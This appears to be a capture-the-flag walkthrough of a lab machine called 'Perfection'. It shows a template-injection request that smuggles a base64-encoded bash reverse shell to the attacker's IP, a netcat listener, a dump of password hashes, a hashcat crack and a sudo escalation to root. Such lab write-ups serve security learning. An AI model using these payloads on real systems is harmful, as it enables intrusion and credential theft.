Perfection

First start with an nmap scan


$ nmap -sC -sV -A 10.10.11.253 > nmap

$ cat nmap
Starting Nmap 7.93 (https://nmap.org) at 2024-03-09 19:18 EST
Nmap scan report for 10.10.11.253
Host is up (0.11s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open ssh   OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 80e479e85928df952dad574a4604ea70 (ECDSA)
|_ 256 e9ea0c1d8613ed95a9d00bc822e4cfe9 (ED25519)
80/tcp open http   nginx
|_http-title: Weighted Grade Calculator
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.98 seconds

We see there are 2 ports open, 22 ssh and 80 http

Visiting the webpage, we see that it functions as a weighted grade calculator



Entering some values into the page, and capturing the request with burp, we see this



Looks like we can add our own input here. The server may be vulnerable to remote command execution

However, it will not accept unencoded payloads. There is a tool that can help with this, known as hURL

First, encode the payload in base64

$ hURL -B "bash -i >& /dev/tcp/yourip/port 0>&1"


Original :: bash -i >& /dev/tcp/10.10.14.213/7373 0>&1
base64 ENcoded ::
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yMTMvNzM3MyAwPiYx

Then, url encode

$ hURL -U
"YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yMTMvNzM3MyAwPiYx"

Original :: YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yMTMvNzM3MyAwPiYx
URL ENcoded :: YmFzaCAtaSA%2BJiAvZGV2L3RjcC8xMC4xMC4xNC4yMTMvNzM3MyAwPiYx

The request can then be modified in the following way



grade1=1&weight1=100&category2=N%2FA&grade2=1&weight2=0&category3=N%2FA&grade3=1&weight3=0&category4=N%2FA&grade4=1&weight4=0&category5=N%2FA&grade5=1&weight5=0&category1=a%0A<%25%3dsystem("echo+YmFzaCAtaSA%2BJiAvZGV2L3RjcC8xMC4xMC4xNi4zLzQ0NDcgMD4mMQ%3D%3D|+base64+-d+|+bash");%25>1

Be sure and set up a listener on the desired port

$ nc -lvnp 4447
listening on [any] 4447 …

Forward the request

```
$ nc -lvnp 4447
listening on [any] 4447 ...
connect to [10.10.16.3] from (UNKNOWN) [10.10.11.253] 46148
bash: cannot set terminal process group (986): Inappropriate ioctl for device
bash: no job control in this shell
susan@perfection:~/ruby_app$
```

And we're in!

```
susan@perfection:~/ruby_app$ ls
ls
main.rb
public
views
susan@perfection:~/ruby_app$ cd ..
cd ..
susan@perfection:~$ ls
ls
linpeas.sh
Migration
ruby_app
user.txt
susan@perfection:~$ cat user.txt
cat user.txt
```

There are some hashes stored in the Migration directory

```
susan@perfection:~$ cd Migration
cd Migration
susan@perfection:~/Migration$ ls
ls
pupilpath_credentials.db
```

We can use strings to view all of them

```
susan@perfection:~/Migration$ strings pupilpath_credentials.db
strings pupilpath_credentials.db
SQLite format 3
tableusersusers
CREATE TABLE users (
id INTEGER PRIMARY KEY,
name TEXT,
password TEXT
Stephen
Locke154a38b253b4e08cba818ff65eb4413f20518655950b9a39964c18d7737d9bb8S
David
Lawrenceff7aedd2f4512ee1848a3e18f86c4450c1c76f5c6e27cd8b0dc05557b344b87aP
Harry
Tylerd33a689526d49d32a01986ef5a1a3d2afc0aaee48978f06139779904af7a6393O
Tina
Smithdd560928c97354e3c22972554c81901b74ad1b35f726a11654b78cd6fd8cec57Q
Susan Millerabeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f
```

Susans hash can be cracked with hashcat

$ hashcat -m 1400 hash.txt -a 3 susan_nasus_?d?d?d?d?d?d?d?d?d

And hashcat reveals the password

We can now log into ssh as susan

$ ssh susan@10.10.11.253
susan@10.10.11.253's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-97-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/pro

  System information as of Sun Mar 10 03:06:57 AM UTC 2024

  System load: 0.0
  Usage of /:   78.5% of 5.80GB
  Memory usage: 18%
  Swap usage: 0%
  Processes: 241
  Users logged in: 1
  IPv4 address for eth0: 10.10.11.253
  IPv6 address for eth0: dead:beef::250:56ff:feb9:d2ee

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

4 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

You have mail.
Last login: Sun Mar 10 01:44:30 2024 from 10.10.16.3
susan@perfection:~$ id
uid=1001(susan) gid=1001(susan) groups=1001(susan),27(sudo)

Root is easy. Simply sudo su and enter password

susan@perfection:~$ sudo su
[sudo] password for susan:
root@perfection:/home/susan# cd /root && cat root.txt

root@perfection:~#

And there it is! Happy hacking :)